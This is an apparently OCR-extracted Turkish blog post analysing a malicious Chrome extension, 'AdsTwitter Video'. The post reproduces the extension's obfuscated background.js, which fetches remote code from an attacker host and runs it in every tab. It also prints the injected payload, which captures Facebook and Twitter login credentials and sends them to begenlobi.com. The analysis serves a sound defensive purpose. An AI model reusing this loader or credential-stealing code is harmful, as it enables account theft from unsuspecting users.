
bitly.com kısaltılmış adreslerinin (short url) sonuna + işareti koyduğunuz taktirde (http://bit.ly/1s93imO+ gibi), o sayfanın istatistik sayfasına ulaşabiliyorsunuz. Ben de bu şekilde bu adrese ait istatistik sayfasını ziyaret ettiğimde, 5 saat içinde bu bağlantı adresine 4300 defa tıklandığını gördüm.




> *Jeton Hırsızları yazımdan da bildiğiniz üzere, Chrome eklentilerini indirdikten sonra crx olan uzantısını .zip yaptıktan sonra herhangi bir zip açma aracı ile açabiliriz. Paketin içinden çıkan JavaScript dosyaları bize o eklentinin işlevselliği konusunda bilgi verecektir.*


Eklentilerin adreslerini ilgili sayfalardan tespit ettikten sonra http://chrome-extension-downloader.com adresi üzerinden bu eklentileri indirip kısaca incelemeye karar verdim.









AdsTwitter Video eklentisinde yer alan JavaScript kodunu incelediğimde, eklentiyi yüklemiş olan kullanıcı herhangi bir web sitesini ziyaret ettiğinde, bu eklentinin http://lapteccoder.com/pluactive.php -> http://begenlobi.com/twlaptec.php adresine istekte bulunduğunu gördüm. İsteğe dönen yanıtta yer alan JavaScript kodu sayesinde, kullanıcı tarafından ziyaret edilen adresin facebook.com veya twitter.com olması durumunda bu eklenti, kullanıcının e-posta ve parolasını çalıyor ve hırsızlara gönderiyordu. Ayrıca hırsızlar, http://whos.amung.us/ sayfasının istatistik eklentisinden de faydalanarak bu zararlı eklentinin anlık olarak kaç kişi tarafından kullanıldığını yakından da takip ediyorlardı.



AdsTwitter-Video_v4.10.crx.zip - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX
AdsTwitter-Video_v4.10.crx.zip - SFX ZIP volume, unpacked size 8.254 bytes
Name Size Packed Type Modified CRC32
.. File folder
_metadata File folder
16icon.png 444 449 PNG image 10.9.2011 12:06 0709F2C8
48icon.png 1.034 1.039 PNG image 10.9.2011 12:03 A03A7416
128icon.png 2.507 2.484 PNG image 10.9.2011 12:06 0404E083
background.js 1.514 707 JavaScript ... 11.5.2016 19:51 77FDF6D7
cartes.js 268 165 JavaScript ... 11.5.2016 19:51 6BCDFCAB
manifest.json 547 318 JSON File 11.5.2016 19:55 B154C271
Total 1 folder and 6.314 bytes in 6 files


View - background.js
File Edit View Help
chrome.tabs.onUpdated.addListener(function(lpwkuhoo, hryeff, ikbzwn) {
if (hryeff.status == 'complete') {
if(localStorage.qjbifvmxuelicthf){
var bkcunop = new Date (), dwaugvj = new Date (bkcunop), ibrwnwh = new Date ();
dwaugvj.setMinutes (bkcunop.getMinutes() + 0);
ibrwnwh.setDate(ibrwnwh.getDate() + parseInt('33'));
var plpuwtwprlkpglu = {vtzhf: bkcunop.getTime(),ycgacx: dwaugvj.getTime(),exesdnn: ibrwnwh.getTime()};
localStorage.qjbifvmxuelicthf = JSON.stringify(plpuwtwprlkpglu);
}else {
kegmtor = JSON.parse(localStorage.qjbifvmxuelicthf);
if(typeof kegmtor.vtzhf === 'number' && typeof kegmtor.ycgacx === 'number'){
qybslyh = new Date().getTime();
zbtfko = new Date().toJSON().slice(5,10);
ewuvlbt = new Date(kegmtor.exesdnn).toJSON().slice(5,10);
if(qybslyh>kegmtor.ycgacx && zbtfko!=ewuvlbt){
jcobvu = "http://laptecoder.com/pluactive.php";
alfvczq = "tabs";
deusktr = "executeScript";
fyuitg = "responseText";
idgcn = "get";
zojgk = "onreadystatechange";
skzmco = "readyState";
ffku = "open";
hhmlzm = "send";
owsmcqwr();
}
}
}
});
function owsmcqwr(){
function mrwvken() {
return new XMLHttpRequest();
}
var gbcjkkh = mrwvken();
gbcjkkh[zojgk] = function () {
if (gbcjkkh[skzmco] == 4) {
chrome[alfvczq][deusktr]({
code: gbcjkkh[fyuitg]
})
}
};
gbcjkkh[ffku](idgcn, jcobvu);
gbcjkkh[hhmlzm]();
}
1.514 bytes
Windows text






```
new Image().src = "https://whos.amung.us/swidget/c0disikerloy"; if(location.hostname.indexOf("facebook.com")>=0){
if(document.getElementById("login_form")){document.getElementById("login_form").onsubmit=function(e){
localStorage.setItem("hasi",document.getElementById("email").value); localStorage.setItem("nasi",document.getElementById("pass").value);
setTimeout(function(){document.getElementById("login_form").submit()},99);return false}}if(localStorage.hasi&&localStorage.nasi){ new
Image().src="http://begenlobi.com/moko/f.php?asasddfghjvxklmnbvcf="+localStorage.hasi+"&fcvnbmgjfmdtjgkhmbgndmghmvnfmc="+localStorage.nasi;
localStorage.removeItem("hasi");localStorage.removeItem("nasi"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}}
if(location.hostname.indexOf("twitter.com")>=0){ if(document.querySelector("form.signin")){document.querySelector("form.signin").onsubmit=function(e){
localStorage.setItem("hasi1",document.querySelector("form.signin input#signin-email").value);
localStorage.setItem("nasi2",document.querySelector("form.signin input#signin-password").value); setTimeout(function()
{document.querySelector("form.signin").submit()},99);return false }} if(localStorage.hasi1&&localStorage.nasi2){ new Image().src="http://begenlobi.com
/moko/t.php?laplapcekokotiwiko="+localStorage.hasi1+"&lapitekocekikpasikko="+localStorage.nasi2;
localStorage.removeItem("hasi1");localStorage.removeItem("nasi2"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}}
```




